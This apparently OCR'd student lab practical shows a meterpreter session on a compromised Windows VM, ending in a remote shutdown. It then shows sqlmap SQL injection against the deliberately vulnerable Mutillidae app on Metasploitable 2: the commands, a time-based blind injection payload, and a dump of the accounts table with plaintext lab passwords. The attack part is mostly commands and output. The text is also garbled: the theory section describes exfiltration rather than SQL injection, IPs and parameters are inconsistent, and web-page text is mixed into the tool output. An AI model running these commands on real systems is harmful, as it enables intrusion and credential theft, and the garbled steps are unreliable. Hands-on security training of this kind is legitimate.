0	0	[System Process]	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
4	0	System	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\wscrnfy.exe
524	4	sms.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrcss.exe
548	1012	wscrnfy.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
584	524	csrcss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
608	524	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
652	608	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
664	608	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\alg.exe
800	608	logon.scr	x86	0	VBOX-FCAF3F21F\vboxuser	C:\WINDOWS\system32\llogon.scr
852	652	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
868	652	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\cmd.exe
916	652	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
972	1560	cmd.exe	x86	0	VBOX-FCAF3F21F\vboxuser	C:\WINDOWS\system32\svchost.exe
1012	652	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1104	652	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1176	652	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1288	652	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1560	1520	explorer.exe	x86	0	VBOX-FCAF3F21F\vboxuser	C:\WINDOWS\Explorer.EXE

```

meterpreter > shutdown /s
Shutting down ...

```



## **Practical No. 8**

## Aim – Practical on injecting code in Data Driven Applications: SQL Injection


## Theory :

The unauthorized transfer of digital data from any environment is known as the exfiltration of data (or the extrusion of data). Once persistence is maintained on a compromised system, a set of tools can be utilized to exfiltrate data from highly secure environments.

## (Steps)

1. Start Kali linux and Metasploitable 2 virtual machines and note their IP addresses using the “ifconfig” command.
  2. In a browser on Kali VM, enter IP address of the Metasploitable 2 into the address bar. It will display all the vulnerable web applications that are available.
  3. Select the “Mutillidae” option. On the Mutillidae page, click on “Login/Register”.
  4. “sqlmap -u'<http://192.168.37.130/mutillidae/index.php?age=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs>
  5. Find users using the command : “sqlmap -u '<http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa - -tables>'

## Output:



**Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls OWASP Top 10 Others Documentation Resources

**Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10**

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized Mutillidae Channel

Developed by Adrian "irongeek" Crenshaw

kali@kali: ~

File Actions Edit View Help

```
(kali㉿kali)-[~] $ sqlmap -u 'http://10.0.2.5/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump
```

Mutillidae: Born to be Hacked

Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 15:35:17 /2025-01-15/

[15:35:17] [INFO] resuming back-end DBMS 'mysql'

[15:35:17] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=aad7cd61a33 ... 8ce78b4e33'). Do you want to use those [Y/n]  
y

sqlmap resumed the following injection point(s) from stored session:  
Parameter: User-Agent (User-Agent) \* Installation Instructions  
Type: time-based blind \* Usage Instructions  
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP) ~~error~~  
Payload: sqlmap/1.8.11#stable (<https://sqlmap.org/>) AND (SELECT 5096 FROM (SELECT(SLEEP(5)))yJyw) AND 'ODNa'='ODNa

[15:36:07] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: Apache 2.2.8, PHP 5.2.4, PHP  
back-end DBMS: MySQL ≥ 5.0.12

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

[15:36:07] [INFO] fetching columns for table 'accounts' in database 'owasp10'  
[15:36:07] [INFO] resumed: 5  
[15:36:07] [INFO] resumed: cid  
[15:36:07] [INFO] resumed: username  
[15:36:07] [INFO] resumed: password  
[15:36:07] [INFO] resumed: mysignature  
[15:36:07] [INFO] resumed: is\_admin  
[15:36:07] [INFO] fetching entries for table 'accounts' in database 'owasp10'  
[15:36:07] [INFO] fetching number of entries for table 'accounts' in database 'owasp10'  
[15:36:07] [INFO] resumed: 16  
[15:36:07] [INFO] resumed: 1  
[15:36:07] [INFO] resumed: TRUE  
[15:36:07] [INFO] resumed: Monkey!  
[15:36:07] [INFO] resumed: adminpass  
[15:36:07] [INFO] resumed: admin  
[15:36:07] [INFO] resumed: 2  
[15:36:07] [INFO] resumed: TRUE  
[15:36:07] [INFO] resumed: Zombie Films Rock!  
[15:36:07] [INFO] resumed: somepassword  
[15:36:07] [INFO] resumed: adrian  
[15:36:07] [INFO] resumed: 3  
[15:36:07] [INFO] resumed: FALSE

kali@kali: ~

**Mutillidae: Born to be Hacked**

[15:36:07] [INFO] resumed: password 10.0.2.5/mutillidae/index.php  
[15:36:07] [INFO] resumed: cal  
[15:36:07] [INFO] resumed: 13  
[15:36:07] [INFO] resumed: FALSE  
[15:36:07] [INFO] resumed: Do the Duggie!  
[15:36:07] [INFO] resumed: password  
[15:36:07] [INFO] resumed: john  
[15:36:07] [INFO] resumed: 14  
[15:36:07] [INFO] resumed: Doug Adams rocks 0 (Hosed)      Hints: Disabled (0 - I try harder)      Logged In Admin: admin (Monkey!)  
[15:36:07] [INFO] resumed: 42  
[15:36:07] [INFO] resumed: kevin e      Logout      Toggle Hints      Toggle Security      Reset DB      View Log      View Captured Data  
[15:36:07] [INFO] resumed: 15  
[15:36:07] [INFO] resumed: FALSE  
[15:36:07] [INFO] resumed: Bet on S.E.T. FTW  
[15:36:07] [INFO] resumed: set  
[15:36:07] [INFO] resumed: dave  
[15:36:07] [INFO] resumed: 16  
[15:36:07] [INFO] resumed: FALSE  
[15:36:07] [INFO] resumed: Commandline KungFu anyone? ion  
[15:36:07] [INFO] resumed: pentest  
[15:36:07] [INFO] resumed: ed      Latest Version  
Database: owasp10      Installation Instructions  
Table: accounts      Usage Instructions  
[16 entries]

cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	I Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak track contains all the tools needed or you may build your own collection
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreviel	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats!
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?

[15:36:07] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.0.2.5/dump/owasp10/accounts.csv'  
[15:36:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.5'

[\*] ending @ 15:36:07 / 2025-01-15/

Channel

(kali㉿kali)-[~]\$ | Copied By Adrian "Irongeek" Crenshaw

10.0.2.5/mutillidae/index.x +

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Mutillidae: Born to be Hacked**

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@webpwnized

Mutillidae Channel

Developed by Adrian "Irongeek" Crenshaw

back|track

BUILT ON eclipse

Toad

HACKERS FOR CHARITY